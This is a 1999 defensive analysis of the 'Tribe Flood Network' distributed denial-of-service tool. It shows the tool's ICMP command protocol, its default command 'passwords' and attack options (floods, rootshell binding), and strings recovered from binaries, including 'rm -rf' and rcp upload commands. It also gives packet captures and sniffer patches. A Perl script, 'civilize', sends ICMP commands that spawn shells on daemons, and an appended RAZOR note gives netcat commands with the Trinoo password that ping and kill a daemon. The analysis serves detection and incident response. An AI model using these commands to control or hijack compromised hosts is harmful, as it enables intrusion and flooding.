

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

David Dittrich <dittrich@cac.washington.edu>  
University of Washington  
Copyright 1999. All rights reserved.  
October 21, 1999

## Introduction

-----  
The following is an analysis of the "Tribe Flood Network", or "TFN", by Mixer. TFN is currently being developed and tested on a large number of compromised Unix systems on the Internet, along with another distributed denial of service tool named "trinoo" (see separate paper analyzing trinoo.)

TFN is made up of client and daemon programs, which implement a distributed network denial of service tool capable of waging ICMP flood, SYN flood, UDP flood, and Smurf style attacks, as well as providing an "on demand" root shell bound to a TCP port.

TFN daemons were originally found in binary form on a number of Solaris 2.x systems, which were identified as having been compromised by exploitation of buffer overrun bugs in the RPC services "statd", "cmsd" and "ttdbserverd". These attacks are described in CERT Incident Note 99-04:

[http://www.cert.org/incident\\_notes/IN-99-04.html](http://www.cert.org/incident_notes/IN-99-04.html)

These daemons were originally believed to be some form of remote sniffer or access-controlled remote command shells, possibly used in conjunction with sniffers to automate recovering sniffer logs.

During investigation of a related set of intrusions and denial of service attacks using trinoo networks (another distributed denial of service attack tool described in another paper), the installation of a trinoo network was caught in the act and the trinoo and TFN source code was obtained from the stolen account used to cache the intruders' tools and log files. This analysis was done using this captured source code ("version 1.3 build 0053", according to the Makefile) and from observations of newer compiled binaries of the TFN daemon.

Modification of the source code can and would change any of the details of this analysis, such as prompts, passwords, commands, TCP/UDP port numbers, or supported attack methods, signatures, and features.

Both the daemon and client were compiled and run on Red Hat Linux 6.0 systems. It is believed that daemon has been witnessed "in the wild" only on Solaris 2.x systems.


For an analysis of the initial intrusion and network setup phases,

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

see the analysis of the trinoo network.

The network: attacker(s)-->client(s)-->daemon(s)-->victim(s)

The TFN network is made up of a tribe client program ("tribe.c") and the tribe daemon ("td.c"). A TFN network would look like this:



The attacker(s) control one or more clients, each of which can control many daemons. The daemons are all instructed to coordinate a packet based attack against one or more victim systems by the client.

## Communication

Remote control of a TFN network is accomplished via command line execution of the client program, which can be accomplished using any of a number of connection methods (e.g., remote shell bound to a TCP port, UDP based client/server remote shells, ICMP based client/server shells such as LOKI, SSH terminal sessions, or normal "telnet" TCP terminal sessions.)

No password is required to run the client, although it is necessary to have the list of daemons at hand in an "iplist" file.

Communication from the TFN client to daemons is accomplished via ICMP\_ECHOREPLY packets. There is no TCP or UDP based communication between the client and daemons at all. (Some network monitoring tools do not show the data portion of ICMP packets, or do not parse all of

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

the various ICMP type-specific fields, so it may be difficult to actually monitor the communication between client and daemon. See Appendix A for patches to Sniffit version 0.3.7.beta to allow it to display ICMP data segments, and Appendix B for patches to tcpshow.c 1.0 to display ICMP\_ECHO and ICMP\_ECHOREPLY id and sequence numbers.)

Running the program without specifying any options or arguments gets you a help screen, which shows the commands supported by TFN:

```
-----  
[tribe flood network] (c) 1999 by Mixer
```

```
usage: ./tfn <iplist> <type> [ip] [port]  
<iplist> contains a list of numerical hosts that are ready to flood  
<type> -1 for spoofmask type (specify 0-3), -2 for packet size,  
is 0 for stop/status, 1 for udp, 2 for syn, 3 for icmp,  
4 to bind a rootshell (specify port)  
5 to smurf, first ip is target, further ips are broadcasts  
[ip] target ip[s], separated by @ if more than one  
[port] must be given for a syn flood, 0 = RANDOM  
-----
```

## Password protection

```
-----
```

While the client is not password protected, per se, each "command" to the daemons is sent in the form of a 16 bit binary number in the id field of an ICMP\_ECHOREPLY packet. (The sequence number is a constant 0x0000, which would make it look like the response to the initial packet sent out by the "ping" command.)

The values of these numbers, as well as macros that change the name of the running process as seen by PS(1), are defined by the file "config.h":

```
-----  
#ifndef _CONFIG_H  
  
/* user defined values for the teletubby flood network */  
  
#define HIDEME "tfn-daemon"  
#define HIDEKIDS "tfn-child"  
#define CHLD_MAX 50  
  
/* #define ATTACKLOG "attack.log" keep a log of attacks/victims on all  
hosts running td for debugging etc. (hint: bad idea) */  
  
/* These are like passwords, you might want to change them */  
  
#define ID_ACK 123 /* for replies to the client */  
#define ID_SHELL 456 /* to bind a rootshell, optional */
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
#define ID_PSIZE 789 /* to change size of udp/icmp packets */
#define ID_SWITCH 234 /* to switch spoofing mode */
#define ID_STOPIT 567 /* to stop flooding */
#define ID_SENDUDP 890 /* to udp flood */
#define ID_SENDSYN 345 /* to syn flood */
#define ID_SYNPORT 678 /* to set port */
#define ID_ICMP 901 /* to icmp flood */
#define ID_SMURF 666 /* haps! haps! */
```

```
#define _CONFIG_H
#endif
```

-----

As you can see, it is recommended that these be changed to prevent someone stumbling across the daemons from knowing what values are used, thereby allowing them to execute daemon commands.

## Fingerprints

-----

As with trinoo, the method used to install the client/daemon will be the same as installing any program on a Unix system, with all the standard options for concealing the programs and files.

Both the client and the daemon must be run as root, as they both open a AF\_INET socket in SOCK\_RAW mode.

The client program requires the iplist be available, so finding a client will allow you to get the list of clients. Recent installations of TFN daemons have included strings that indicate the author is (or has) added Blowfish encryption of the iplist file. This will make the task of determining the daemons much harder.

Strings embedded in a recently recovered TFN daemon binary (edited and rearranged for clarity, with comments to the right) are:

-----

```
blowfish_init
blowfish_encipher
blowfish_decipher          Uses Blowfish for encryption of something.
encrypt_string
decrypt_string

serverworks
readmservers
addnewmserver              Has more advanced client/server functions.
delmserver
servcounti

icmp2
udppsize
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
icmptype
spoofing
spoofst
commence_icmp           Attack function signatures.
commence_udp
commence_syn
floodtime
floodruns
```

```
bind
setsockopt              Remote shell function.
listensocket
```

```
k00lip
fw00ding
k00lntoa
tc: unknown host
rm -rf %s
ttymon
rcp %s@%s:sol.bin %s    Embedded commands to upload files,
nohup ./%s              delete files, and with an association
130.243.70.20           with a particular IP address
127.0.0.1               (possibly a client, or location of a
lpsched                 file cache)
sicken
in.telne
```

If "lsof" is used to examine the running daemon process, it only shows an open socket of unspecified protocol:

```
td  5931  root cwd  DIR    3,5  1024  240721
/usr/lib/libx/...
td  5931  root rtd  DIR    3,1  1024    2 /
td  5931  root txt  REG    3,5  297508  240734
/usr/lib/libx/.../td
td  5931  root  3u sock  0,0          92814 can't
identify protocol
```

If a remote shell has been started, the daemon will fork and show a new process with a listening TCP port:

```
td  5970  root cwd  DIR    3,5  1024  240721
/usr/lib/libx/...
td  5970  root rtd  DIR    3,1  1024    2 /
td  5970  root txt  REG    3,5  297508  240734
/usr/lib/libx/.../td (deleted)
td  5970  root  0u inet  92909          TCP
*:12345 (LISTEN)
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
td 5970 root 3u sock 0,0 92814 can't  
identify protocol
```

---

Monitoring the network traffic using "sniffit" (modified per Appendix A), and doing "ping -c 3 10.0.0.1" (sends three ICMP\_ECHO packets, wait for ICMP\_ECHOREPLY packets in return, and quit) looks like this (IP header removed for clarity):

---

```
# sniffit -d -a -x -b -s @ -Picmp  
Supported Network device found. (eth0)  
Sniffit.0.3.7 Beta is up and running.... (192.168.0.1)
```

```
ICMP message id: 192.168.0.1 > 10.0.0.1  
ICMP type: Echo request
```

```
.....  
... .. 08 . 00 . 2B + 51 Q 98 . 04 . 00 . 00 . 37 7 FC . 0D . 38 8  
02 . 73 s 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 .  
14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 #  
24 $ 25 % 26 & 27 ' 28 ( 29 ) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3  
34 4 35 5 36 6 37 7
```

```
ICMP message id: 10.0.0.1 > 192.168.0.1  
ICMP type: Echo reply
```

```
.....  
... .. 00 . 00 . 33 3 51 Q 98 . 04 . 00 . 00 . 37 7 FC . 0D . 38 8  
02 . 73 s 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 .  
14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 #  
24 $ 25 % 26 & 27 ' 28 ( 29 ) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3  
34 4 35 5 36 6 37 7
```

```
ICMP message id: 192.168.0.1 > 10.0.0.1  
ICMP type: Echo request
```

```
.....  
... .. 08 . 00 . 58 X 61 a 98 . 04 . 01 . 00 . 38 8 FC . 0D . 38 8  
D3 . 62 b 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 .  
14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 #  
24 $ 25 % 26 & 27 ' 28 ( 29 ) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3  
34 4 35 5 36 6 37 7
```

```
ICMP message id: 10.0.0.1 > 192.168.0.1  
ICMP type: Echo reply
```

```
.....  
... .. 00 . 00 . 60 ` 61 a 98 . 04 . 01 . 00 . 38 8 FC . 0D . 38 8  
D3 . 62 b 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 .  
14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 #  
24 $ 25 % 26 & 27 ' 28 ( 29 ) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3  
34 4 35 5 36 6 37 7
```

```
ICMP message id: 192.168.0.1 > 10.0.0.1  
ICMP type: Echo request
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
.....  
..... 08 . 00 . 70 p 61 a 98 . 04 . 02 . 00 . 39 9 FC . 0D . 38 8  
B9 . 62 b 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 .  
14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 #  
24 $ 25 % 26 & 27 ' 28 ( 29 ) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3  
34 4 35 5 36 6 37 7
```

ICMP message id: 10.0.0.1 > 192.168.0.1  
ICMP type: Echo reply

```
.....  
..... 00 . 00 . 78 x 61 a 98 . 04 . 02 . 00 . 39 9 FC . 0D . 38 8  
B9 . 62 b 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 .  
14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 #  
24 $ 25 % 26 & 27 ' 28 ( 29 ) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3  
34 4 35 5 36 6 37 7
```

As you can see, packets with a fixed payload (bytes 17 on) are sent as ICMP\_ECHO packets to the destination, which returns the same payload as an ICMP\_ECHOREPLY packet. The initial packet has a sequence number of zero (seen as bytes 7 and 8 in the ICMP packet), which is incremented for each further packet sent in sequence.

Seen by tcpdump/tcpshow (modified per Appendix B), the three packet "ping" flow would look like:

```
-----  
# tcpdump -lenx -s 1518 icmp | tcpshow -noip -nolink -cooked  
tcpdump: listening on eth0  
Packet 1  
ICMP Header  
  Type:                echo-request  
  Checksum:            0x9B2A  
  Id:                  0x6E03  
  Sequence:            0x0000  
ICMP Data  
  q..8x.  
  ..  
  ..... !"#$$%&'()*+,-./01234567
```

```
-----  
Packet 2  
ICMP Header  
  Type:                echo-reply  
  Checksum:            0xA32A  
  Id:                  0x6E03  
  Sequence:            0x0000  
ICMP Data  
  q..8x.  
  ..  
  ..... !"#$$%&'()*+,-./01234567
```

-----  
Packet 3

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

ICMP Header  
Type: echo-request  
Checksum: 0x623A  
Id: 0x6E03  
Sequence: 0x0001

ICMP Data  
r..8..  
..  
..... !"#\$\$%&'()\*+,-./01234567

---

## Packet 4

ICMP Header  
Type: echo-reply  
Checksum: 0x6A3A  
Id: 0x6E03  
Sequence: 0x0001

ICMP Data  
r..8..  
..  
..... !"#\$\$%&'()\*+,-./01234567

---

## Packet 5

ICMP Header  
Type: echo-request  
Checksum: 0x5A3A  
Id: 0x6E03  
Sequence: 0x0002

ICMP Data  
s..8..  
..  
..... !"#\$\$%&'()\*+,-./01234567

---

## Packet 6

ICMP Header  
Type: echo-reply  
Checksum: 0x623A  
Id: 0x6E03  
Sequence: 0x0002

ICMP Data  
s..8..  
..  
..... !"#\$\$%&'()\*+,-./01234567

---

The TFN client, on the other hand, sends commands to daemons using ICMP\_ECHOREPLY packets instead of ICMP\_ECHO. This is to prevent the kernel on the daemon system from replying with an ICMP\_ECHOREPLY packet. The daemon then responds (if need be) to the client(s), also using an ICMP\_ECHOREPLY packet. The payload differs with TFN, as it is used for sending command arguments and replies.

The ICMP\_ECHOREPLY id field contains the "command" (16 bit value,

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

converted to network byte order with htons() in the code) and any arguments in ASCII clear text form in the data field of the packet.

Here is what an attacker sees when executing the command to start a shell listening on port 12345:

```
-----  
# ./tfn iplist 4 12345  
          [tribe flood network]   (c) 1999 by Mixer  
  
[request: bind shell to port 12345]  
192.168.0.1: shell bound to port 12345  
#  
-----
```

Here is the packet flow for this command as seen on the network with "sniffit" (IP headers removed for clarity):

```
-----  
ICMP message id: 10.0.0.1 > 192.168.0.1  
  ICMP type: Echo reply  
.....  
... .. 00 . 00 . 64 d D1 . 01 . C8 . 00 . 00 . 31 1 32 2 33 3 34 4  
35 5 00 .  
  
ICMP message id: 192.168.0.1 > 10.0.0.1  
  ICMP type: Echo reply  
.....  
... .. 00 . 00 . 6C | AE . 00 . 7B { 00 . 00 . 73 s 68 h 65 e 6C |  
6C | 20 62 b 6F o 75 u 6E n 64 d 20 74 t 6F o 20 70 p 6F o 72 r 74 t 20  
31 1 32 2 33 3 34 4 35 5 0A . 00 .  
-----
```

Viewed with tcpdump alone, it would look like this (IP headers removed for clarity):

```
-----  
# tcpdump -lnx -s 1518 icmp  
tcpdump: listening on eth0  
05:51:32.706829 10.0.0.1 > 192.168.0.1: icmp: echo reply  
      .....  
      .... 0000 64d1 01c8 0000 3132 3334  
      3500  
05:51:32.741556 192.168.0.1 > 10.0.0.1: icmp: echo reply  
      .....  
      .... 0000 6cae 007b 0000 7368 656c  
      6c20 626f 756e 6420 746f 2070 6f72 7420  
      3132 3334 350a 00  
-----
```

Combining tcpdump with tcpshow, it is easier to see the data payload:

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
-----  
Packet 1  
ICMP Header  
  Type:                echo-reply  
  Checksum:            0x64D1  
  Id:                  0x01C8  
  Sequence:            0x0000  
ICMP Data  
  12345  
-----
```

```
-----  
Packet 2  
ICMP Header  
  Type:                echo-reply  
  Checksum:            0x6CAE  
  Id:                  0x007B  
  Sequence:            0x0000  
ICMP Data  
  shell bound to port 12345  
-----
```

As can be seen here, the client sends the command 0x01C8 (decimal 456) in the id field, followed by a sequence number of 0x0000 (it is always zero in the code), followed by the NULL terminated ASCII string "12345" (specified port number) is sent to the daemon.

The daemon responds with the command reply 0x007B (decimal 123) in the id field, followed by a sequence number of 0x0000, followed by the NULL terminated ASCII string "shell bound to port 12345\n". This string is then echoed to the shell by the client, with the daemon's IP address prepended.

## Defenses

-----

Because the programs use ICMP\_ECHOREPLY packets for communication, it will be very difficult (if not impossible) to block it without breaking most Internet programs that rely on ICMP. The Phrack paper on LOKI states:

The only sure way to destroy this channel is to deny ALL ICMP\_ECHO traffic into your network.

Short of rejecting this traffic, it will instead be necessary to observe the difference between "normal" use of ICMP\_ECHO and ICMP\_ECHOREPLY packets by programs like "ping". This will not be an easy task, especially on large networks. (See the LOKI paper for more details.)

## Weaknesses

-----

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

If the source has not been modified, you can identify TFN clients and daemons by observing the strings embedded in the program binary:

```
-----  
# strings - td  
...  
%d.%d.%d.%d  
/bin/sh  
tfn-daemon  
already %s flooding  
multiple targets  
ICMP flood: %s  
tfn-child  
SMURF (target@bcast@...): %s  
UDP flood: %s  
SYN flood: port %d, multiple targets  
SYN flood: port %d, %s  
ready - size: %d spoof: %d  
%s flood terminated  
packet size: %d bytes  
spoof mask: *.*.* (%s)  
spoof mask: 1.*.* (%s)  
spoof mask: 1.1.*.* (%s)  
spoof mask: 1.1.1.* (%s)  
spoof test: %s  
shell bound to port %s  
...  
[0;35m[tribe flood network]  
(c) 1999 by  
[5mMixer  
ICMP  
SMURF  
...  
# strings - tfn  
...  
%d.%d.%d.%d  
ERROR reading IP list  
[1;37m  
[request: change packet size]  
[request: change spoofmask]  
[request: stop and display status]  
[request: udp flood %s]  
[request: syn flood [port: %s] %s]  
[request: icmp flood %s]  
[request: bind shell to port %s]  
[request: smurf (target@bcast@...) %s]  
[0;0m  
[0m%s:  
[0;31m  
[0;34mtimeout  
[1;34m
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
usage: %s <iplist> <type> [ip] [port]
<iplist>  contains a list of numerical hosts that are ready to flood
<type>    -1 for spoofmask type (specify 0-3), -2 for packet size,
           is 0 for stop/status, 1 for udp, 2 for syn, 3 for icmp,
           4 to bind a rootshell (specify port)
           5 to smurf, first ip is target, further ips are broadcasts
[ip]      target ip[s], separated by %s if more than one
[port]    must be given for a syn flood, 0 = RANDOM
skipping
[0;35m[tribe flood network]
(c) 1999 by
[5mMixer
...
```

---

More recent binaries (shown earlier) include strings that indicate the newer code now has multi-master (instead of single client) capabilities, like trinoo, and encryption of (presumably) the iplist file, list of masters, and possibly even encryption of the data portion of the ICMP packets.

The newer binaries recovered also show use of the Berkeley "rcp" command. Monitoring "rcp" connections (514/tcp) from multiple systems on your network, in quick succession, to a single IP address outside your network would be a good trigger. (Note that the use of "rcp" in a this form requires an anonymous trust relationship, usually in the form of "+ +" in a user's ~/.rhosts file, which also will allow you to immediately archive the contents of this account while contacting the owners to preserve evidence.)

Since TFN uses ICMP packets, it is much more difficult to detect in action, and packets will go right through most firewalls. Programs like "ngrep" do not process ICMP packets, so you will not as easily (at this point in time) be able to watch for strings in the data portion of the ICMP packets.

One weakness in TFN is that it does no authentication of the source of ICMP packets (at least not in the code used for this analysis). If the command value has not been changed from the default, only one packet would be necessary to flush out a daemon. (A Perl script using Net::RawIP named "civilize" has been developed to accomplish this task. See Appendix C).

If the command values had been changed, you could still brute force attack the daemon by sending all combinations of three digit values (the id field is 16 bits, so the actual maximum should be 64K). While this would almost constitute an ICMP flood attack in its own right, it is still a potential weakness that can be exploited.

The next logical evolutionary steps

---

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

For more on the expected evolution of distributed denial of service tools, see the analysis of the trinoo network.

--  
David Dittrich <dittrich@cac.washington.edu>  
<http://staff.washington.edu/dittrich/>

## Appendix A: Patches to sniffit v. 0.3.7.beta to display ICMP data payload

-----

```
----- cut here -----
diff -c sniffit.0.3.7.beta.orig/sn_defines.h sniffit.0.3.7.beta/sn_defines.h
*** sniffit.0.3.7.beta.orig/sn_defines.h      Wed Aug 26 12:21:23 1998
--- sniffit.0.3.7.beta/sn_defines.h         Wed Oct 20 10:15:41 1999
*****
*** 126,132 ****
#define ICMP_TYPE_3    "Destination unreachable"
#define ICMP_TYPE_4    "Source quench"
#define ICMP_TYPE_5    "Redirect"
! #define ICMP_TYPE_8    "Echo"
#define ICMP_TYPE_11   "Time exceeded"
#define ICMP_TYPE_12   "Parameter problem"
#define ICMP_TYPE_13   "Timestamp"
--- 126,132 ----
#define ICMP_TYPE_3    "Destination unreachable"
#define ICMP_TYPE_4    "Source quench"
#define ICMP_TYPE_5    "Redirect"
! #define ICMP_TYPE_8    "Echo request"
#define ICMP_TYPE_11   "Time exceeded"
#define ICMP_TYPE_12   "Parameter problem"
#define ICMP_TYPE_13   "Timestamp"
*****
*** 134,140 ****
#define ICMP_TYPE_15   "Information request"
#define ICMP_TYPE_16   "Information reply"
#define ICMP_TYPE_17   "Address mask request"
! #define ICMP_TYPE_18   "Adress mask reply"

/** Services (standardised) *****/
#define FTP_DATA_1     20
--- 134,140 ----
#define ICMP_TYPE_15   "Information request"
#define ICMP_TYPE_16   "Information reply"
#define ICMP_TYPE_17   "Address mask request"
! #define ICMP_TYPE_18   "Address mask reply"

/** Services (standardised) *****/
#define FTP_DATA_1     20
diff -c sniffit.0.3.7.beta.orig/sniffit.0.3.7.c sniffit.0.3.7.beta/sniffit.0.3.7.c
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
*** sniffit.0.3.7.beta.orig/sniffit.0.3.7.cWed Aug 26 12:21:25 1998
--- sniffit.0.3.7.beta/sniffit.0.3.7.c    Wed Oct 20 10:15:49 1999
*****
*** 1333,1339 ****
    printf ("Unknown ICMP type!\n");
    break;
}
!   printf ("\n");
    return;
}
if (finish < 30)          /* nothing yet */
--- 1333,1351 ----
    printf ("Unknown ICMP type!\n");
    break;
}
!   total_length = info.IP_len + info.ICMP_len + info.DATA_len;
!   n = 0;
!   for (i = 0; i < total_length; i++)
!   {
!       unsigned char c = sp[PROTO_HEAD + i];
!       if (n > 75)
!           n = 0, printf ("\n");
!       if (DUMPMODE & 1)
!           n += printf (" %02X", c);
!       if (DUMPMODE & 2)
!           n += printf (" %c", isprint (c) ? c : '.');
!   }
!   printf ("\n\n");
    return;
}
if (finish < 30)          /* nothing yet */
----- cut here -----
```

Appendix B: Patches to tcpshow 1.0 to display ICMP ECHO id/seq

```
----- cut here -----
diff -c tcpshow.c.orig tcpshow.c
*** tcpshow.c.orig    Thu Oct 21 14:12:19 1999
--- tcpshow.c        Thu Oct 21 14:22:34 1999
*****
*** 1081,1086 ****
--- 1081,1088 ----
    uint2 nskipped;
    uint1 type;
    char *why;
+   uint2 echo_id;
+   uint2 echo_seq;
```

```
type = getbyte(&pkt); nskipped = sizeof(type);
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
*****
*** 1091,1096 ****
--- 1093,1103 ----
/* Must calculate it from the size of the IP datagram - the IP header. */
datalen -= ICMPHDRLEN;

+ if (type == ECHO_REQ || type == ECHO_REPLY) {
+   echo_id = getword(&pkt); nskipped += sizeof(cksum);
+   echo_seq = getword(&pkt); nskipped += sizeof(cksum);
+ }
+
  why = icmpcode(type, code);
  if (dataflag) {
    printf(
*****
*** 1113,1118 ****
--- 1120,1129 ----
        icmpcode(type), why? "\n\tBecause:\t\t\t": "", why? why: ""
    );
    printf("\tChecksum:\t\t\t0x%04X\n", cksum);
+   if (type == ECHO_REQ || type == ECHO_REPLY) {
+     printf("\tId:\t\t\t0x%04X\n", echo_id);
+     printf("\tSequence:\t\t0x%04X\n", ntohs(echo_seq));
+   }
  }

  return pkt;
----- cut here -----
```

## Appendix C - Perl script "civilize" to control TFN daemons

```
----- cut here -----
#!/usr/bin/perl
#
# civilize v. 1.0
# By Dave Dittrich <dittrich@cac.washington.edu>
#
# Send commands to TFN daemon(s), causing them to do things like
# spawn shells, stop floods and report status, etc. Using this program
# (and knowledge of the proper daemon "passwords"), you can affect TFN
# daemons externally and monitor packets to verify if a daemon is
# running, etc. You can also brute force attack the "passwords" by
# sending packets until you get the desired reply (or give up.)
#
# Needs Net::RawIP (http://quake.skif.net/RawIP)
# Requires libpcap (ftp://ftp.ee.lbl.gov/libpcap.tar.Z)
#
# Example: ./civilize [options] host1 [host2 [...]]
#
# (This code was hacked from the "macof" program, written by
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
# Ian Vitek <ian.vitek@infosec.se>

require 'getopts.pl';
use Net::RawIP;
require 'netinet/in.ph';

$a = new Net::RawIP({icmp => {}});
chop($hostname = `hostname`);

Getopts('a:c:f:i:vh');
die "usage: $0 [options] iplist\
\t-a arg\t\tSend command argument 'arg' (default \"12345\")\
\t-c val\t\tSend command value 'val' (default 456 - spawn a shell)\
\t-f from_host\t\t(default:$hostname)\
\t-i interface\t\tSet sending interface (default:eth0)\
\t-v\t\t\tVerbose\
\t-h This help\n" unless ( !$opt_h );

# set default values
$opt_i = ($opt_i) ? $opt_i : "eth0";
$opt_a = ($opt_a) ? $opt_a : "12345";
$opt_c = ($opt_c) ? $opt_c : "456";

# choose network card
if($opt_e) {
  $a->ethnew($opt_i, dest => $opt_e);
} else {
  $a->ethnew($opt_i);
}

$s_host = ($opt_h) ? $opt_h : $hostname;

if ($ARGV[0]) {
  open(l,"<$ARGV[0]") || die "could not open file: '$ARGV[0]'";
  while (<l>) {
    chop;
    push(@list,$_);
  }
  close(l);
}

# Put value in network byte order (couldn't get htons() in
# "netinet/in.ph" to work. Go figure.)
$id = unpack("S", pack("n", $opt_c));

foreach $d_host (@list) {
  $a->set({ip => {saddr => $s_host, daddr => $d_host},
    icmp => {type => 0, id => $id, data => "$opt_a\0"}
  });
  print "sending packet [$opt_c/$opt_a] to $d_host\n" if $opt_v;
  $a->send;
}
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

exit(0);

----- cut here -----

## Appendix D - References

-----

TCP/IP Illustrated, Vol. I, II, and III. W. Richard Stevens and Gary R. Wright., Addison-Wesley.

tcpdump:

<ftp://ftp.ee.lbl.gov/tcpdump.tar.Z>

tcpshow:

<http://packetstorm.securify.com/linux/trinux/src/tcpshow.c>

sniffit:

<http://sniffit.rug.ac.be/sniffit/sniffit.html>

ngrep:

<http://www.packetfactory.net/ngrep/>

loki client/server:

Phrack Magazine, Volume Seven, Issue Forty-Nine,  
File 06 of 16, [ Project Loki ]

<http://www.phrack.com/search.phtml?view&article=p49-6>

Phrack Magazine Volume 7, Issue 51 September 01, 1997,  
article 06 of 17 [ L O K I 2 (the implementation) ]

<http://www.phrack.com/search.phtml?view&article=p51-6>

Net::RawIP:

<http://quake.skif.net/RawIP>

-----

RAZOR has acquired a copy of the Trojan Trinoo. Here is a bit of information about it. Sorry this isn't in official "advisory" style of writing, but I really wanted to get this info out quickly.

The trojan is called service.exe, but could be renamed. It is 23145 bytes in length. To remove it you must kill it in memory, remove its entry at HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, and delete the file from the hard drive. Make sure you delete the correct file, and not services.exe.

It listens on udp port 34555, and will respond to pings on udp port 35555. The password is "[].Ks" (without the quotes). Therefore the following will detect it:

Set up a netcat listener:

```
nc -u -n -l -p 35555 -v -w 100
```

# THE "TRIBE FLOOD NETWORK" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

Send a trinoo ping:

```
echo 'png []..Ks l44' | nc -u -n -v -w 3 192.168.1.5 34555
```

The listener will display PONG if a trinoo daemon is listening.

This will kill it:

```
echo 'd1e []..Ks l44' | nc -u -n -v -w 3 192.168.1.5 34555
```

After it is killed, the udp port may still be bound until a reboot, at least on Windows 95/98. Subsequent trinoo pings will return an ICMP destination unreachable/port unreachable if it is down.

I've updated the unix version of Zombie Zapper to reflect this. You can download it from [http://razor.bindview.com/tools/ZombieZapper\\_form.shtml](http://razor.bindview.com/tools/ZombieZapper_form.shtml), look for the Unix version 1.1 with Trinoo Trojan support near the bottom of the page. Hopefully we'll have a Unix version available sometime Monday.

Both Seth McGann and Todd Sabin of RAZOR contributed heavily to the info above after disassembling the trojan. And special thanks to Gary Flynn at James Madison University for supplying RAZOR with a sample for testing.

- Simple Nomad - No rest for the Wicca'd -  
- thegnome@nmrc.org - www.nmrc.org -  
- thegnome@razor.bindview.com - razor.bindview.com -